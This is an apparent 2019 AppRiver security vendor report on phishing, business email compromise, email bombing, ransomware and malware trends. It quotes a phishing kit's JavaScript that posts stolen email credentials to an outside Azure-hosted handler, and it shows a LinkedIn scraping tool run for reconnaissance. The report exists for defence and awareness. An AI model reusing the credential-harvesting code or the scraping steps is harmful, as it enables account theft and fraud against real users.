



2019
*Global
Security
Report*

appriver[®]
a zix company

Executive Summary

The AppRiver Global Security Report for 2019 highlights the threats and trends AppRiver Security analysts saw throughout the year.

In 2019, analysts saw a significant uptick in Living Off the Land attacks that leveraged legitimate services in multiple facets of their attacks, aimed at distributing phishing and malware attacks. AppRiver analysts also observed a continued shift from high volume email blasts to a much more focused and customized attack style. In an attempt to pose as a trusted individual to commit many different types of fraud, impersonation attacks also were on the rise in 2019.

In this report, we will take a deep dive into many of the threats and trends we saw in email security as well as discuss examples of prevalent attacks and explore potential impacts.

Table of Contents


Introduction	4
Living Off the Land Attacks.....	5
DSD Attacks.....	9
Ransomware.....	10
Malware Trends.....	11
2019's Largest Breaches.....	13
Metrics.....	16
Predictions 2020.....	17



Introduction

In 2019, Attackers continued to embrace malware distribution via URL. While the distribution of banking trojans remained popular in 2019, we also saw a notable spike in ransomware as a secondary stage of infection. Attackers continued to evolve and improve their distribution methods and have begun widely embracing Living of the Land techniques to lend validity to their malicious campaigns.

Spearphishing attacks such as Business Email Compromises (BECs) continued to hit below the belt in 2019 as they leveraged large volumes of compromised credentials to gain enough data to launch highly personalized attacks which netted attackers billions of dollars over the course of the year. Impersonation attacks continued their upward trajectory in 2019. These attacks attempt to exploit identity to gain individual trust in order to divert funds and sensitive data into attackers' coffers.




Large data breaches continued to dominate 2019 headlines on a semi-daily basis. If you weren't learning of another breach you were hearing of another devastating ransomware event. These caused countless businesses as well as state and local municipalities to come to a standstill for days on end while they scrambled to recover. Late in the year, Ransomware distributors ratcheted up their attacks to a new level by adding the new wrinkle of stealing sensitive data before encrypting files putting even more pressure on the victims to pony up the ransom payment.

Living Off the Land Attacks


Attackers have increasingly exploited legitimate services to launch Living Off the Land attacks. These types of attacks can be used for malware and phishing campaigns. The list of legitimate services abused for these attacks is endless, but some of the common ones include Microsoft Azure, Forms, Sway, SharePoint, OneDrive, ShareFile, SendGrid, WeTransfer, and Dropbox.

In addition, attackers prefer to launch attacks abusing these platforms from accounts that were previously compromised. This way the sender's IP and legitimate originating infrastructure raises less suspicion to email filters and receiving users. Attackers will often preserve the compromised users' signature and images, such as company logos. Certain threat actors have found that leveraging CRM software provides additional intelligence to increase attack success rates. These platforms provide analytics such as who opens an email and link-click rates. A compromised third-party account with Pardot (who is owned by Salesforce) was [one recent example](#) of this activity. While the data these platforms provided is intended for legitimate marketing uses, it can also help attackers learn which campaigns are the most convincing and target specific users most susceptible to exploitation.


An example of a Living Off the Land attack we commonly see is conducted by a Nigerian Business Email Compromise group. Below they have phished a legitimate user and are sending further phishing attempts from the compromised user's Office 365 account to the account's contacts. The email informs the recipient that there is an open invoice for their company and they need to click on the OneDrive link to view the invoice.



If the recipient follows the link, they are redirected to a OneDrive site that contains another attempt to redirect them to a malicious site.




The link from this bogus OneDrive hosted pdf file leads to a phishing site designed to harvest the recipient's credentials. If an unsuspecting recipient enters their email credentials here, the stolen credentials are sent back to the attackers. The ultimate goal is financial fraud, however, this credential theft is necessary for attackers to be able to identify and target employees and vendors who handle monetary transactions.




VISHING

Another common theme we've seen this year is voicemail phishing attacks. This one exploits Microsoft Azure's free app trial, which provides the attacker with a customized url based on the windows.net domain.



If an unsuspecting user clicks the malicious link, they are directed to a phishing site hosted on the Azure platform that uses the email address contained in the link to enter the recipient's email address on the login site.




When viewing the source code of the site, we can see if credentials are stolen and that they are posted to a different Azure site that stores the information. Attackers commonly segregate the phishing site from the site holding the stolen credentials as the phishing page is more likely to be reported for abuse and deactivated.

```
if($('.pass_section_xyz').length){
  var pass = $('#i0118');
  var password_v = pass.val();
  if(yid && yid != '' && yid.length > 4 && password_v != ''){
    //var password_v = login_passwd.val();
  }
  /* */
  $.ajax({
    url: 'https://foxaction99.azurewebsites.net/handler.php',
    type: 'POST',
    dataType: 'html',
    beforeSend: function(){
      $('#ldsddd').show();
    },
    data: { Email : yid, password : password_v,
    crossDomain: true,
    success: function(msg) {
      //alert(msg);
      $('#ldsddd').hide();
      if(msg == 'yes'){
        $('#alert_email_sect').hide();
        window.location.replace("https://portal.office.com");
      }
    }
  });
  $('#alert_msg_vxq').html("Your account or password is incorrect. If you don't remember your password");
}
```


Stolen Credentials Sent Here

Another clever variation of Living Off the Land attacks we observed being launched this year went after email account access, but in a different way. Instead of simply tricking users into disclosing their O365 login credentials, the attackers took it a step further by attempting to dupe users into granting wide-ranging permissions to their Office app. Though we have seen this tactic used in the wild before, this particular scheme is one of the more well-crafted and widely distributed attacks.

The emails were posing as a notification that a file was being shared with the recipient via SharePoint. The message included a spreadsheet image along with the Microsoft logo but here is where it becomes interesting — as you can see in the image below the URL in the message was to Microsoft online but the attacker was using this URL to request permissions by (their) third party app to the recipient's O365 account. This is another example where an uninformed user may believe that because this is a real Microsoft link that it may be safe to open. As you can see in the link, the attacker's app is requesting permission to access contacts, read user mail, read notes, read/write all mailbox settings, read/write files.



If the user were to open the link and authenticate, they would see a prompt similar to this:



Once the recipient accepts, the app then has all the permissions we previously listed. In other words, you will have ceded full control of your account to the attackers.

It's always important to keep your users abreast of the latest attacks so they have a chance to spot an attack like this, but this one can be quite difficult for the average end user. That's why it's important admins strongly consider locking down which apps and from where users can download.


BUSINESS EMAIL COMPROMISE

One of the most common outcomes from attacks such as the Living Off the Land ones outlined above is that the stolen credentials will be leveraged in BEC-type attacks. In 2019, we have continued to see BEC attacks launched at enterprises around the world. The FBI released statistics showing 166,349 of these attacks between June 2016 and July 2019. Global losses were estimated at more than \$26 billion with the average loss totaling \$157,000. Many of these attacks leverage information gleaned from the perpetrators accessing breached accounts.


Once cybercriminals have gained access to someone's mailbox, they will typically spend time learning email habits, patterns and even common phrasing. They will look for invoice/payment related activity and utilize this "inside" information to craft much more convincing attacks. They will often take the time to mimic the way people communicate, drop in a personal anecdote and even "cc" certain people whom would normally be cc'ed — sometimes real and sometimes faked.

The FBI released statistics showing 166,349 of these attacks between June 2016 and July 2019. Global losses were estimated at **more than \$26 billion with the average loss totaling \$157,000.**

The graphic below depicts what one of these attacks might look like. In this scenario, the attacker has gained access to Bob's inbox via one of the previously mentioned phishing attacks. After spending time going through Bob's email the attacker learns that he frequently pays invoices from karen@illinoislegal.net (example domain).



The attacker carefully crafts a message to Bob that appears to come from Karen. The message would look something similar to the one below, which we created to illustrate the attack.



What's difficult for the end user to see is that in this message the attacker has substituted a "L" for an "I" in the from domain. The attackers will typically go as far as registering these closely spelled domains and even setting up proper SPF records. Were an unsuspecting user to fall for this attack, they will have a very limited time window to reverse the payment before the attacker has cleared the funds. This very same attack method can be — and is — used to distribute malware simply by the attacker substituting a malicious attachment or link to a message just like the one above.

IMPERSONATION


However, not all BEC attacks require that an attacker have a foothold in someone's inbox. Many of these attacks are enabled by publicly available information. One way that attackers perform recon is through tools that automate scraping company/employee information from social networking sites such as LinkedIn.

```
~/D/P/ScrapedIn > master ± python ScrapedIn.py
ScrapedIn
tool to scrape linkedin v2.0
Enter search Keywords (use quotes for more percise results)
Walmart "Senior Red Team"
Enter filename for output (exclude file extension)
walmart-redteam


[Info] Obtained new session: AQEDAQD5GqAE1lf-AAABYnHgGP0AAAFil
[Info] 2 Results Found
[Info] Fetching 1 Pages

[Info] Fetching page 1 with 2 results
```



After the bulk gathering of employee/company details, the attackers can then launch a large volume of email attacks that are highly personalized. The main themes of the resulting email attacks are gift card scams, direct deposit scams and, of course, wire transfer attacks.



Another variant of these attacks utilize platform switching. Platform switching is an attempt to take email security solutions out of the equation by moving the conversation to text messaging or other communication platforms which aren't filtered for content. In the example, below the attacker is hoping to get a single message through to their target and requesting that they switch over to SMS for the remainder of the conversation where they will inevitably ask for a wire transfer or gift cards.



During 2019, we quarantined an average of 628k messages per month. A slight increase over 2018.



DSD Attacks

In past years we have reported on an attack type we refer to as Distributed Spam Distraction (DSD). DSD's have been used by attackers for more than a decade and have been a constant over that time. However, in 2019 we saw about a 44 percent increase over 2018 in the frequency at which they are occurring.

Here's how DSD attacks work: A cybercriminal is poised to make a fraudulent purchase on someone's account. Just before doing so they execute the DSD. This process (also referred to as email bombing) involves, through automation, signing the victims' email address up for thousands of legitimate newsletters on the web. The process is looking for "sign up" web forms that are not properly secured with something like ReCAPTCHA. Once the attacker clicks "go" the email address is flooded with thousands of (otherwise legitimate) welcome messages. Without added safeguards in place, this email flood creates what amounts to a denial of service for the user's inbox for during the attack. While the user is essentially unable to function in their email inbox, the attacker completes a fraudulent purchase on one of their accounts. They do this knowing that the purchase will trigger an email notification to the user. The DSD acts as a smoke screen to prevent the victim from ever noticing the fraudulent transaction was made.

Here's a look at a DSD in action:


12/16/2019 11:49 AM	[PIXTA] Please confirm your email address To: [redacted] From: info@pixtastock.com Return Path: bounces+2301298-7d1a-[redacted]@kx-email.pixtastoc...	Valid from United States From IP: 167.89.84.64
12/16/2019 11:47 AM	Please complete your registration. To: [redacted] From: newsletter@email.andertons.co.uk Return Path: suite11@xpressus.emsmtp.us	Valid from United States From IP: 185.90.22.203
12/16/2019 12:05 PM	Newsletter subscription success To: [redacted] From: sales@statelineighting.com Return Path: stateline@host11.ideaforgestudios.com	Valid from United States From IP: 138.197.1.115
12/16/2019 12:05 PM	Bitte bestätige Deine Anmeldung g zum Business Punk Newslette... To: [redacted] From: admin@newsletter.business-punk.com Return Path: s-38047228103@bounce.newsletter.business-punk.com	Valid from Germany From IP: 193.140.185.50
12/16/2019 11:49 AM	Medawar Jewelers - Subscription To: [redacted] From: info@medawarjewelers.com Return Path: info@medawarjewelers.com	Valid from United States From IP: 162.144.254.187
12/16/2019 12:05 PM	Your TigerDirect Business Order [redacted] Confirmation To: [redacted] From: noreply@tigerdirect.com Return Path: noreply@tigerdirect.com	Valid from United States From IP: 67.41.50.8
12/16/2019 12:05 PM	TigerDirect Business Order Confirmation Order Number - [redacted] ... To: [redacted] From: noreply@tigerdirect.com Return Path: noreply@tigerdirect.com	Valid from United States From IP: 67.41.50.8
12/16/2019 12:06 PM	[Skinner Co.] Please confirm your request To: [redacted] From: skinner@skinner.fm Return Path: wp_yvgbdm@dp-5fc0512cae.dreamhostps.com	Valid from United States From IP: 69.163.213.138
12/16/2019 12:06 PM	訂閱服務確認信 To: [redacted] From: brain015@mhf.org.tw Return Path: bounce+955755b8e2dc-[redacted]@mail01.mg7.newsleop...	Valid from United States From IP: 166.78.71.161
12/16/2019 12:07 PM	[] Please confirm your request To: [redacted] From: kdinteractive_com-webmaster@kdinteractive.com Return Path: y2qdm182yofxhe88@stabletransit.com	Valid from United States From IP: 207.246.242.254
12/16/2019 12:07 PM	[Sexual Wellness News] Please confirm your request To: [redacted] From: info@sexualwellnessnews.com Return Path: info@sexualwellnessnews.com	Valid from United States From IP: 23.253.183.223
12/16/2019 12:08 PM	Confirma tu suscripción al Boletín del caribe Mexicano To: [redacted] From: cplq@cplq.mx Return Path: 0100016f0fe5802f-3eccd033-e3dd-4613-9bc1-39224877aa0f-000000...	Valid from United States From IP: 54.240.8.26
12/16/2019 12:07 PM	Confirm now your subscription to Melton Yoga and Pilates 7... To: [redacted] From: newsletter@meltonyoga.com.au	Valid from Australia From IP: 203.113.230.153

Fraudulent Purchase



The most common retailers where the fraudulent purchases are being made include but are not limited to BestBuy, Amazon, Newegg, TigerDirect, and the Microsoft store. In 2019, we identified nearly 2 million messages associated with these attacks which translates to roughly 1,000 separate attacks. This is a marked increase of 206 percent over the 2018 calendar year.

In 2019, we saw about a 44 percent increase over 2018 in the frequency at which DSD attacks are occurring.



Ransomware

Since we released our mid-year [Global Security Report in July 2019](#), which outlined the endless onslaught of ransomware attacks on US cities, the trend continues upward. Through the latter half of 2019, numerous US cities were hit with ransomware attacks. In late August a coordinated attack on 23 municipalities in Texas caused a halt to operations. The list grows longer every day... Unfortunately, local governments continue to be an attractive target because of their propensity to be under resourced and access to public funds. In mid-December the city of New Orleans became the latest city to make headlines due to ransomware that crippled city operations.

Of course, cities are just one of the many entities under fire from the onslaught of ransomware attacks. The entire state of Louisiana declared a state of emergency after a series of attacks shut down systems across three school districts.

Perhaps most concerning of all is the number of disruptive ransomware attacks that have affected hundreds of hospitals around the globe. Case in point, a ransomware attack on Campbell County Health in Gillette, Wyoming, had major effects on its hospital and many clinics. For a short period of time, they were forced to divert patients to another hospital, which was roughly an hour away. Surgeries were postponed and labs delayed, lives were at stake. Unfortunately, this was not an isolated incident and has played out with striking similarity at many other hospitals and clinics.

It's not surprising that a [recent study](#) clearly demonstrated a link between these ransomware and breach events, the impacts they have at medical facilities and patient outcomes. In the principal findings, the study reported that "Hospital time to electrocardiogram increased as much as 2.7 minutes and 30 day acute myocardial infarction mortality increased as much as 0.36 percentage points during the 3 year window following a breach." According to an article on [Krebsonsecurity.com](#), it equates to as many as [36 additional deaths per 10,000 heart attacks annually](#) at the hundreds of hospitals included within the report. By now it should be obvious to most people that these attacks are having some serious real world impacts outside of the financial losses.

In late August, more than 400 dental offices were hit with a coordinated ransomware attack that left most of them unable to function for days. In this attack the REvil aka Sodinokibi ransomware was distributed through a software provider that the dental offices all had in common. Ironically, one of the services the dental offices relied on from the

provider was a backup solution. This incident was at least the third time the group behind REvil has compromised a Managed Service Provider (MSP) and used it to distribute ransomware infections. Zeppelin ransomware actors also have [recently targeted MSP Connectwise ScreenConnect](#) software in a bid to ransom more targets.

Toward the end of 2019 we again saw ransomware breaking new ground. This time it was a ransomware type known as MAZE. MAZE was responsible for a string of infections throughout the latter half of the year. In November, the group responsible for MAZE held staffing firm Allied Universal for ransom but in addition to encrypting their data they also appear to have extracted data first. They then threaten to post the breached data publicly if their demands were not met. At one point they did, follow through on their threat by posting what they claim was a small percentage of the compromised data. This approach clearly ups the ante in these types of attacks as the attack victim has yet even more to lose.

MAZE subsequently continued to end the year in a flurry of attacks. Another attack of note reportedly hit cable manufacturer Southwire on Dec. 9. Publications reported that the attackers were demanding 850 bitcoin (around \$6 million) and were threatening to release stolen data publicly. This added wrinkle, where data is stolen before encryption, is yet another example of how attackers are always looking for angles to increase their returns. We're already seeing more ransomware actors adopting this approach to exfiltrating data to use as ransom payment leverage.

A noteworthy development in the ransomware arena is that the attack vectors are ever evolving. Of course, traditional email-based threats are still an oft attempted vector by attackers, but they have begun to shift their efforts to other methods of intrusion. Attackers have embraced RDP compromise, usually through brute force, as a common entry point. According to ransomware incident response company COVEWARE, RDP-based attacks now account for more than 50 percent of incidents. This means a lot of these incidents could have likely been prevented by utilizing strong and unique passwords, enablement of multi-factor authentication and of course keeping all applications patched and updated. The increase in distribution via supply chain (such as the MSP incident described above) is another that gained momentum throughout the year and certainly a vector to keep an eye on going forward. And of course, distributors are still utilizing other tried-and-true methods like exploit kits, malvertizing and bogus software.

Malware Trends


During 2019, directly attached malware has slowly trended down when compared to previous years. Threat actors have increasingly resorted to deploying malicious links within messages instead of directly attaching malicious software. However, our filter still captured more than 200 million malicious messages throughout the year. We have observed a large spike in remote access trojan infections which eventually led to banking trojan follow-up payloads and, in many cases, ransomware to finish off the attack.

CVE-2017-11882 EXPLOIT

In terms of malicious email attachments, CVE-2017-11882 laced Office files surpassed all other malware attacks with malicious attachments over the past year. This buffer overflow vulnerability has existed since late 2000 in Microsoft's Equation Editor but was patched in late 2017. Attackers remain persistent at deploying malicious documents and spreadsheets to exploit it. While the patch for this was released two years ago, its sheer volume proves that it's still a highly effective attack vector for threat actors.

The continued use of this exploit is a stark reminder that administrators should always triage Microsoft's Patch Tuesdays as quickly as possible by testing the updates for sensitive systems. It's becomes a race between malicious actors looking to exploit the vulnerable unpatched systems and administrators to ensure the patches don't cause disruption to critical environments and are properly applied to mitigate the vulnerability risk.

MALICIOUS CVE-2017-11882 RTF EMBEDDED OBJECT




EMOTET

Although CVE-2017-11882 had the highest volume of attachments, the Mealybug threat group distributing Emotet was the undisputed champion of malware when consideration is placed for directly attached malware and malicious links to malware hosted on a site. This is even after they took a 3-month hiatus between June-August. They are currently operating three different botnets to disseminate multiple attack variants. This provides redundancy and the increased ability to test the efficacy of new campaigns.

Follow-up payloads were most often the Trickbot banking trojan. However, Emotet's botnet or trojan loader also distributed QakBot, Dreambot (Gozi/Ursnif), and IcedID for small parts of the year. For many of the companies infected by Trickbot, Ryuk ransomware was deployed. Attackers would utilize the footholds and capabilities provided by Trickbot to escalate privileges, pivot laterally, and eventually attack domain controllers of larger organizations to deploy the Ryuk ransomware.

The hardest hit casualties of Ryuk threat actors this year were hospitals, healthcare providers and local city/governments. Among the victims were the [City of New Orleans](#), multiple hospitals in [Alabama](#), [Ontario](#), [Australia](#), and even [400 veterinary hospitals](#).

HOLIDAY THEMED EMOTET EXAMPLE



REMOTE ACCESS TROJANS (RATS) & INFO-STEALERS

Our filters caught a large amount of remote access trojans and info stealers this year. These remote access trojans provide the initial foothold for threat actors to launch further attacks against compromised systems. Those with the most volume this year included Agent Tesla, Nanocore, Azorult, Formbook, Lokibot, Hawkeye, NJRat, Quasar Rat, Ave Maria, Predator the Thief and Remcos. Many of these were follow-up payloads were observed post CVE-2017-11882 exploitation. However, we also captured variants that were directly attached and/or used a variety of file packers, crypters, and protectors.

SITE OFFERING RATS, KEYLOGGERS, BOTNETS & OTHER MALICIOUS GOODS

The screenshot shows a marketplace interface with a sidebar on the left containing categories like 'Accounts', 'Bitcoin Script', 'Counterfeit Bills', 'Driver's License', 'Gift Card', 'Other Stuffs', 'Passport', 'Photoshop (PSD) Template', and 'Software'. The main area displays several items for sale:

- BOTNETS:** "NEW" Version Zykron HTTP Botnet, priced at \$65.00 - \$100.00.
- KEYLOGGERS:** Agent Testa, priced at \$20.00 - \$100.00.
- REMOTE ADMINISTRATION TOOLS:** Android RAT, priced at \$40.00.
- REMOTE ADMINISTRATION TOOLS:** Android Voyager RAT, priced at \$30.00 - \$150.00.
- KEYLOGGERS:** AZORult stealer, priced at \$150.00 - \$500.00.
- BOTNETS:** Backdoor based on legitimate software, Hidden RDP, Bypass UAC, Bypass NAT, priced at \$70.00 - \$3,500.00.

URSNIF/GOZI

The Ursnif banking trojan conversation hijack attacks continue to be the preferred avenue of attackers exploiting the trust established between known trusted contacts. Once a victim is compromised, the malware will respond to previous email conversations with a vague message and malicious attachment. This tactic has worked so well that Emotet also began using it in many of their attacks. Emotet and Ursnif techniques, tactics, and procedures have often overlapped the past couple years. Emotet also has dropped Ursnif as a follow-up payload. The current ongoing attacks we block utilize an encrypted archive with a password inside the body of the message. The malicious document is contained within the encrypted archive.

The screenshot shows an email client interface. The subject line is "Re: RE: Standing order for the week of 9/23 - [REDACTED]". The sender's name is "Compromised Sender". The email body contains the following text:

